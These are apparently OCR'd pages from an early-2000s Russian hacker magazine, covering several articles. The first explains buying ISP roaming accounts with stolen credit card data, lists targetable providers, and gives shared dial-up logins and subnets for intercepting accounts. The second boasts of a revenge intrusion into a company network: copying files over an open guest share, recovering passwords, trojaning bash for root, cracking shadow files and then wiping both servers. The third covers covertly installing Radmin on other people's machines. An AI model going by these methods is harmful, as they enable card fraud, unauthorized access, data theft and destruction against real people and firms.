Чем отличается Западный е-бизнес от нашего, захудалого? Правильно: обработка кредитных карт на каждом шагу, при покупке всякой пурги. Провайдеры - не исключение. Треть провиков из списка Грика - продают свой доступ за $ по кредиткам (VISA, MasterCard, Amex, Dinners club, etc). При затоваривании следует указать: нужен роуминг или нет. Естественно, указываем, что нужен. Провы по-разному борются с фраудом, поэтому кто-то потребует высылки факса с печатями, звонка голосом (например, прямые продажи через Gric (VPM) некоторое время назад) и даже отправить фотографию водительских прав (многострадальный iPass). Но все еще живы дурачки, которые верят любой валидной инфе, залитой в форму Order`a (японский Nifty, о котором будет рассказано ниже). Естественно, о возможности покупки по убитым/генеренным CC - базара нет. Т.к. даже последние лохи сейчас верифают стабильно. Да и чего париться, ежедневно похищаются десятки тысяч номеров CC с инфой по всему миру... Причем часто через банальнейшие баги того же IIS. Короче, инфа по кредитке есть, остается найти жертву для ее (инфы) применения.

Nifty

Если верить логам, стянутым с сервера клуба провайдеров, то получится, что Nifty.com - очень популярная тема среди халявщиков: один и тот же аккаунт был замечен в одновременном пользовании в Москве, Хабаровске и Алма-Ате :). Откуда подобное счастье? Наиболее вероятно, что юзаемый аккаунт подрезан у одного из юзеров. Хотя Нифти, главным образом, имеется через CC. Основная проблема, как и в случае с любым другим провом "стран третьего мира", - все формы покупок сделаны на убогих языках, не ясных русскому человеку. В данном случае траблы вокруг японского наречия. Но искать профессионального переводчика - не стоит: дешевле будет легальный инет взять ;). Самое простое решение - поставить поддержку японского языка браузером (делается через Windows update или с дистрибутива), а дальше обрабатывать текст в специальном онлайн-переводчике. Мой выбор - babel.altavista.com. Вводишь URL, и тебе вылетает его английский эквивалент (точность Stylus`овская, но в целом понятно). Серьезная проблема в том, что не обрабатываются SSL-запросы :(, на которых построена большая часть



форм Order`ов. Тут приходится построчно переводить бойду Copy-Paste`ом. Перевод - очень важный этап, на котором спотыкалась добрая половина кул-кардеров, возжелавших freelnet`a. Теперь ты не из их числа и не дополнишь стадо вопрошающих "а чё эта значить?". Яркий пример - plala.or.jp, опять же японская контора, торговавшая Инетом через Equant (доступно по PPP в Москве, Питере, Киеве, и т.д.) за CC. С Plala было море слез вокруг перевода формочек. Почему нельзя сделать платеж в английской версии сайта? Судьба, видать, такая: там будет только портал, и никаких транзакций, продажи лишь для знатоков японского :).

Monad


Провайдер, предоставляющий доступ в Инет для оставшейся непонятой мною страны :). Видать, познания географические оказались слабее халявнических. Фишка: есть как регистрации новых аккаунтов по CC (Sign-up), так и заливка дополнительных ресурсов на счет (Pay your bill online). Второе вполне удобно, т.к. обычно за конкретный аккаунт - деньга списывается с той же карты (вроде как один юзер - одна CC), а здесь же мож-




но оплачивать один логин с нескольких карт. Полученный аккаунт будет работать и в России через RussiaOnLine. Особых проблем с заполнением формы - нет, все сделано на чистом английском, без специальных приблуд. www.monad.net

VPM

Главная торговая точка Gric`a, сюда уводят линки с официального сайта системы. Здесь можно зарегать бесплатный мыл и по CC оформить полноценный аккаунт Грика. Несколько тарифных планов, все поддерживают международный роуминг: от простого доступа к мылу до строительства эксклюзивной Virtual Private Network. Кардилась с различной сложностью: от простого заполнения формы до нудных бесед с менеджерами конторы, попыток доказать, что ты Джон Волкер из штата Огайо :). Сейчас мода на закупку там аккаунтов немного улеглась, так что первое время проблем не должно возникнуть. www.vpm.com





Сорцы

Журнал часто ругают, мол, дает только готовые решения, ничему глобальному не учит, только "сладеньким" кормит, от которого у всех уже животы болят :(. Ведь это ложь! И данный подзаголовок тому лишь доказательство. Перечислять всех кардабельных ISP и их дилеров - неблагодарное дело и опять же отбивающее у читателя способность к мысли :). Поэтому далее пойдет списочек западных (японских тоже для порядка будем так называть :)) провов, работающих через Совам. Выделим самых активных, т.е. самых натягиваемых кул-хаками. Набор букв и цифр логина идет примером типичного аккаунта. Взято от балды на основе реальных ACC.

@nifty/NIFTY Corporation;Japan (mlc77666@nifty.com)
BIGLOBE / NEC Corporation;Japan (rzm20882@jp.biglobe)
Internet Way;France (bb007@roamnet.net; name@roamnet.net)
Exodus Communications K.K.;Japan (name@gol.com)
Telstra Bigpond;Australia (name@bigpond.com)
Netvision Ltd.;Israel (name@ netvision.net.il)
Nacamar;Germany (name07@global.nacamar.de)
CommUnity;United Kingdom (name@community.co.uk)
Sannet/Sanyo;Japan (ccd30330@sannet.ne.jp)
Joint Stock Company Omnitel;Lithuania (88842@omnitel.net)
Dream Net/NTT Data;Japan (name-name@mbn.or.jp)
Pronet-Inc. Kft.;Hungary (name@pronet.hu)
Netvein Corporation;Japan (xyz88855@itochu.co.jp)
Atlas Internet Limited;United Kingdom (rtenbmf@atlas.co.uk)
InfoSphere/NTT PC Communications, Inc.;Japan (p66fpjyh@ocn.ne.jp/p66fpjyh@komi.ocn.ne.jp)
So-net/Sony;Japan (name@sk9.so-net.ne.jp/fc5.so-net.ne.jp/qb4.so-net.ne.jp/etc)
Networks On-Line,Inc.;USA (name@nol.net)
CANTV Servicios,C.A.;Venezuela (name@true.net/name@cantv.net)
Neptune Internet Services Inc;Canada (name@neptune.on.ca)
America Online, Inc.;USA (csuser@cs.com)
KDDI Corporation;Japan (b50_85015047@neweb.ne.jp)
Compulink Information Exchange Ltd.;United Kingdom (name@cix.co.uk)
Pagic Net Inc;Taiwan (name@pagic.net)
Fiberlink Communications;USA (name@48sasfcc.com)
VPM Internet Services, LLC;USA (name@intl.vpm.com)



Чего видно тут интересного? ОЧЕНЬ активно юзались аккаунты японских провайдеров, это просто стало новой модой в халяве :). Интересная запись о csuser@cs.com - сие работает из некоторых союзных республик (вроде Украины и Казахстана) для акцесса по логинам AOL. Имея данный список, несложно выйти на всех провайдеров, узнать диапазоны их подсетей... и получать-таки iNet 4free.

Закупка CS`ом

Как же зарегать себе аккаунты, если не удалось их добыть перехватом? Выход есть! Быстро дуй на ftp://ftp.cs.com/cs2000/103911/cs4nt4.exe и



утягивай CompuServe Classic 4.0.2. Софтина регистрации весит аж 15 мегов! Но ничего не поделаешь, придется немного попариться, чтобы фришку получить. Скачал, правда? Ну, у тебя и канал, раз за несколько сек все пришло :). С таким и халява не нужна к черту... Те же, кто долго терпел и получил-таки файлик инсталляшки, могут приступать к увлекательному заполнению формочек :). Как все будет готово, получишь аккаунт для CIS`a. Plain-text`ом данное счастье валяется в файлике cis.ini. Рубишь фишку? Правильно, если есть доступ к винту юзвера Compuserve, то не будет проблем с добычей аккаунта из папки с установленным софтом прова. Хотя, как обычно, прокатит и расшифровка pwl`ей. Самым любознательным оставлю наколку для дополнительных наработок: можно телнетом залезть на gateway.compuserve.com и увидеть интересный диалог ;).

Братья по несчастью

Тяга к халяве - неистребима, за нее идут в расход глобальные корпорации и солидные юзеры. Так не только Совам накачивает геморрой за счет своей космополитичности - под ударом другая контора, UUnet/Compuserve. Ее аккаунты широко известны бывалому пользователю Сети: в далеком 93-м их выдергивали вшитыми из компьютерных игр (типа апдейты, саппорт worldwide по инету через модем :), а позже покупали по генеренным СС. Сейчас волнения стихли. Но наведенный недавно шухер Freelnet`ом показал стойкость халявы. Начинаем прозвон.

В Москве радость, через которую можно заюзать Compuserve`овские аккаунты, прячется за модемным пулом (095)737-0097. Прозваниваемся туда, пометив, что нам надобно открыть окно терминала после соединения. Появляется стандартный диалог Login/Password. Забиваем туда dial@uupops.net как логин и dial@uupops.net как пароль (раньше работали WAN/WAN). Жмакаем дополнительно Enter и... ОБА-НА, выползает приглашение Host:. Забиваем туда CIS. Вылетает следующее приглашение - ввести Compuserve ID. У тебя нет такого? :(. Жаль. Придется надыбать. Как уже говорилось, первый путь - перехватить чей-нибудь аккаунт. Компусервовцы сидят в разных сетях, но парочку мож-



но отметить: 212.211.*.*, 216.192.*.* и 195.232.*.*. Там есть как мертвые сабнеты, так и просто ломящиеся от шаров юзарей. Для любителей Сладких Сушек остался также глобальный баг: в софтине Compuserve Classic до сих пор осталась опция регистрации аккаунтов вида 73071,6666 (здесь цифры после запятой взяты от балды, но они имеют четкую структуру, подробнее можно прочесть в одном из доисторических номеров Phrack`a). Откачиваем чудо софт и делаем свое дело, как было описано выше. В результате должен заполучиться аккаунт. Что с ним делать - уже ясно: вводится в поле CIS ID и юзается до посинения (аккаунты долго не живут, т.к. роуминг у CS стоит нехилых бабок и ID`шки мрут как мухи). Но... не долго музыка играла, не долго хакер танцевал: ввели ограничение на количество сессий по dial@uupops.net, так что надобно поискать запасной вариант! У тебя нет случайно? Если есть, то смело замыливай - бонусы гарантируются ;). Нет? Тогда слушай шеФФа, т.е. меня :). Будем прорываться в Сеть по телефону (095)956-3037. Как и предыдущий, это полноценный V.90-пул, содержащий приличное количество линий. Только тут придется все делать через попу и в результате получить пинг под 1000! Вазелин здесь не поможет, так что придется пробивать небольшой скрипт к соединению. Вуаля, переписывай scp в файлик и сохраняй.

```
proc main
port databits 7
set port parity even
transmit "^M"
waitfor  "terminal"
transmit "A"
waitfor  "log in"
transmit "CML05^M"
waitfor  "Name:"
transmit "host^M"
waitfor  "UIC:"
transmit "uic^M"
waitfor  "Password:"
transmit "password^M"
waitfor  "}"
set port databits 8
set port parity none
delay 1
endproc
```

Вполне понятно, что вместо переменной host надо будет ввести нужный хост (в нашем случае CIS), далее (опять же для нашего случая), возможно, придется немного подправить скрипт под синтаксис CIS`a. Uic - заменит user id, а password - пароль, присвоенный для ID. По-моему все логично :).

Не понравились страшные лаги системы, хреновый прозвон? Не вопрос, суемся обратно в ROL. Тут как раз ребятки намутили работу с тем же логином dial@uupops.net и тем же паролем, как и в (095)737-0097. Здесь возможности значительно ШИРЕ, ибо, при всем умении забивать многотысячные пулы Sovam`a, всегда остается десяток линий для доблестных прозвонщиков. Да и лага тут не наблюдается... Главное - ввести в окне терминала, на авторизации, отмеченный выше Login/Password, и всё ОК! Список пулов РОЛа у тебя, я думаю, есть. Остается только иметь CIS`ку... Но если ты все делал правильно до этого, то и она у тебя есть :).

Залетает наш ласковый мишка

Звонок с урока. Сегодняшнее занятие по Freelnet`у закончено, все могут быть свободны. У кого есть совесть и желание познания - смогут ОЧЕНЬ многое доработать, используя инфу данной статьи, выполняя специальные домашние задания, как в "Бойцовском клубе".

Конечно, кому-то info будет не ново (его авторам, например :)) и окажется повторением увиденного ранее в мануалах провайдеров, услышанного в англоязычных helpdesk`ах и заученного со слов соседа, барыжившего Инетом :). Не без этого... Хочется совсем свеженького? Okay, жди нового номера X, и будем зажигать дальше!

Комплексный хак: от шапки до шаров

ReBeL (rebel@sport.ru)

Начиналось все очень просто. Кто-то обидел моих друзей. Логичным решением проблемы стала месть. Естественно, перестрелок, взорванных автомобилей BMW 750, захвата заложников, милицейских рейдов не было. Ведь мы живем в новой цифровой эре. Следовательно, и средства мести могут быть не столь осязаемыми, но наносящими не меньший вред. За мишень был принята Сеть обидчиков, имевшая имя в зоне .ru.


Работа у нас такая

Начал я, естественно, с веб-сайта. Но со страничкой ничего не вышло - хостинг у них оказался неплохой (всеми уже давно измученный провайдер и поэтому пропатченный до неузнаваемости). Не буду говорить, что это за ISP, т.к. это будет скрытой рекламой, а реклама должна быть оплачена :).


Пришлось искать что-то другое. Ну что ж, думаю, была не была, и запускаю старый добрый SmartWhois (http://www.tamofiles.com/sw3.zip или http://www.all-nettools.com/sw3.zip).


Смотрю, а имечко без WWW резолвится на другой IP. Это уже лучше - выделенка, значит, у ребят. Пошел посмотреть, что же у них там такое стоит. Для этого, конечно, использовал Essential Net Tools (http://www.tamofiles.com/ent3.zip или http://www.all-nettools.com/sw3.zip) опять же от Тамоса.

Если кто не знает, то это очень интересная и полезная программка, сканирующая сети класса




В/С - NBScan-ом. Также в ней сразу есть NATShell с переборкой пароля по словарю.





Добавлю про ENT - в ней есть также RAW Connect, который позволяет подрубиться к компу на любой порт и послать RAW данные.

В свое время так хорошо падала NT4 с третьим сервиспаком, если на 135 порт послать 40 байт хлама :). Веселые были времена... Что было, то прошло, возвращаемся к сегодняшней реальности. С этим бы софтом и обратно в год так 95-й хотя бы :).



Сканерщенки

В общем просканил я их внутреннюю сеть. И тут было первое удивление и радость одновременно - вся сетка их офиса лежала передо мной (в смысле топология сети).


Но все оказалось не столь просто: везде стояли w2000 с отключенной гостевой записью.

Где же решение? Получался минимальный акцесс. Тащить SAM 2000-ых (для тех кто не в курсе - именно тут все NaТашка и w2k пароли держат) - муторное дело, снифать (для этого можно было вполне CommView поюзать) - места на винте не особо много, так что подождем (твою мать, твою мать). Ждал, как в сказке, три дня и три ночи :).

И вдруг откуда ни возьмись в сетке обидчиков новый комп появился, который сразу был по полной "проверен" на предмет нужности. Не знаю, о




чем они думали, когда ставили эту тачку, но гвеста (Guest-гостевую запись) не отключили и, мало того, - даже пароль забыли прописать.




И тут началось....

Чтобы долго не возиться, взял я Legion (http://warex.box.sk/files/scanners/legion.zip) и просканировал на предмет шар этот комп. Хотя все и так было ясно по отчету NAT?а. Но в хаке, как и в сексе, должно быть разнообразие.

Жалко, конечно, было эту девочку/девушку/женщину (ненужное подчеркнуть), но ... Подключив ее диск себе стандартными средствами Легиона, запустил FAR, и папка "Мои документы" медленно, но верно начала копироваться ко мне. Тянул почти всю ночь, а под утро, скачав, лег спать. Днем решил посмотреть, чего там



накачалось за г… В ходе длительных разбирательств с содержимым решил, что почти ничего интересного в ней нет. Так что пошел смотреть, что еще есть. Законнектился в Сеть, благо в то время еще FreeInternet был жив. Сканирую - все на месте.




Трудятся, видать, в поте лица. Ну и чудненько - я покамест пошарюсь еще. Уинов хороших не оказалось, вареза и MP3 тоже :). Но нашлась старая добрая “мышка” AKA “TheBat!”. Обнаружив столь чудную шнягу, я решил базу пользователей Батона утянуть - авось пригодится кому на спам листы :). TheBat! хранит почти все в одном файле, увидев который, я немного опешил. Как не офигеть, если его размерчик - 155 метров! Решил подождать до вечера и на ночь поставить скачивать db. Затем все по новой: ENT, Legion (лениво было мне подымать что-то более серьезное), FAR.

Быстро нашел и начал качать. Сливается паршиво, но делать нечего - льем. Тянем потянем, вытянуть-то не можем. То связь рвется, то они, видимо, комп перегружают. За ночь я и не выкачал TheBat`ов своп. На следующий вечер приехал я к одному из своих знакомых и по выделенке этот файлик слил.



Вампир-предатель


Приехал утром домой и первым делом подгрузил утянутый ящик к своему Бату. Обнаружилась одна интересная деталь - почтовый сервер ломаемой конторы расположен в их же подсети, но ма-




шины с таким IP, при NB скане, я не видел - следовательно, не Винды на ней. Взял я в руки портсканер, и вперед.

Смотрю, а на данном ИПе телнет открыт, помимо прочей лабуды. Ну… телнет - дело святое. Хотя без наличия шелла или дырявого telnetd, польза находки не столь ощутима.

Придется ковырять дальше. Проверил фтп - пропатченный WU. Проверил мыло - секьюрный sendmail. Полная фигня получается - не может быть такого! И лег спать (типа вечер утра мудренее). И приснилось мне, что сейчас открою БАТ -



возьму логин/пасс, и все пролезет. Проснулся вечером и полез прямиком в Бат смотреть имя/пасс пользователя. Он там звездочками закрыт, но это-то нас не удержит. OpenPass все звездочки и открыл. И вот я зателнетился к юниксовой машине из подсети жертвы. Выходит приг-



лашение - RedHat Linux 6.2.

Ввожу я ему имя пользователя и пасс, а он берет и… пускает меня в систему! Сон в руку или вещий сон - называйте как хотите. “И что бы им такого сделать…” - думаю. Надо, наверное, рута поиметь :). А вот как?


Got rOOt?

И тут на помощь приходят друзья троянщики. На утро было решено съездить-таки на работу (зарплату, типа, обещали, а пиво в холодильнике кончилось). Заодно шелл одному из таких друзей на разрабатываемой машине дал. И пока я деньги получал, он ее и протроянил подстановкой баша. Осталось мне добраться домой, зайти на протрояненную машину, перейти в папочку /tmp и запустить bash.sh :). Wooops! И я почти рут. Но все-таки почти, что ж делать… А делать нечего - снимаем shadow. Успешно сняли - надо теперь пасс рута получить, это уже проще - John The Ripper нам поможет. Почти сутки Джоник думал и выдал мне еще пару пользователей и рута иже с ними. Чудненько, но в сетке-то еще один сервак стоит - win2000 какой-то. Надо бы и его “побороть”. Очередное сканирование сетки, и сразу видна гордая надпись HPServer :).

Не долго они гордились, т.к. пароли root на Линухе были идентичны administrator`y 2000-ых. Позвонил я друзьям, которых в самом начале обидели, и спрашиваю: что делать-то будем? Сайт не сломать, а вот во внутренний документооборот доступ есть! Отвечают: тяни оттуда все, а потом можешь и rm-rf подонкам устроить :). Получив ценное указание, укачал всю инфу, удалив впоследствии все и на w2k, и на Линухе.

Выводы

Надеюсь, выводы сделаешь сам :). Не знаю, как себя чувствовал на утро админ, т.к. все уничто-



жалось ночью, а я спал до обеда. Проснулся и отвез все накачанное друзьям - пусть сами разгребают, что им надо, а что нет, и поехал спокойно домой.

Прошла неделя, дай, думаю, проверю, как ребяткам-то живется, восстановили сервера или нет. Сканирую сетку и… меня начинает душить смех. “А воз и ныне там!” - они даже пароли не сменили! Посмотрел я на это дело и подумал: “Мда… берут же таких админов!”. Это k3w11 ZizOp какой-то :). И зарплата у него по ведомости 600 грин, что немного все-таки больше, чем у меня ;). А от Линуха они отказались - видимо решили, что из-за него и через него их так отымели :).

На момент написания данного трактата, который рекомендуется только для ознакомления, появился реальный конкурент для ENT. Название этой программы навевает воспоминания о молодости - Pandora. Лежит Гуевая версия под Винды вот здесь: http://bethoven.pisem.net/pandora17wgui.zip. На сайте и документация какая-то даже имеется :).

Администрируем удаленно и профессионально!

ReBeL (rebel@sport.ru)

Проги, позволяющие управлять чужим компом, - какие они и что дают? Подобные вопросы иногда приходится слышать то тут, то там.Попробую на нескольких примерах объяснить, что это за программы и что они позволяют делать. За основу возьмем старый/добрый RAdmin, а также RTM. Хотя заранее следует предупредить, что RTM не пашет с Windows 9X, т.к. вся его работа завязана на использовании сервисов. Итак, приступим.

Radmin

(http://www.radmin.com/radmin20.zip или http://www.famatech.com/radmin20.zip весит 1,5M) - Remote Administrator, как видно из названия - программа удаленного администрирования. В заголовке сайта чудо-продукта написано - Remote Administrator is the fastest remote control software. Radmin proved to be the best tool for remote support, helpdesk and network management, что по-русски звучит приблизительно так: Радмин самая быстрая программа удаленного контроля. Радмин предоставляет наилучшие инструменты для удаленной поддержки, помощи и сетевого управления.




Не знаю, как насчет самой быстрой, но то, что одна из самых простых - это факт. В общем, качаем, сливаем, отсасываем, сдуваем, стягиваем, кому что больше нравится :). Можно, кстати, тут же выкачать модуль языковой поддержки русского интерфейса, а также хелп на русском.
Работа с программой не вызывает затруднений. Нужно установить сервер на удаленной машине, а со своей к ней приконнектиться. В итоге мы получаем виртуальный десктоп компа-сервера.
Учитывая направленность данного издания на всяческие ЗЛОдействия, следует подумать, как же установить сервер на удаленной машине =)), не имея к оной легального доступа.


RTM и кое-что еще...

Вот для этого (запуска РАдмина в тылу врага) нам может сослужить хорошую службу RTM (Remote Task Manager). Живет сие чудо по адресу http://www.smartline.ru/software/rtm.zip либо http://www.protect-me.com/rtm.zip. Требует не менее 24M мозгов, пару мегов на винте при изначальном весе в 1,81M.







Есть одно "но", о котором я говорил вначале: не живет эта програмулина под W98, и не спрашивайте, как ее установить =). Ставится достаточно просто и в использовании тоже никаких проблем не создает.
Инсталлим. А теперь переходим к самой интересной части - установке РАдмина на чужой комп =)). По секрету скажу, что при написании этой статеищи реально был установлен РАдмин на ком-то, подкинутом мне Сайдексом, чешском серваке =).

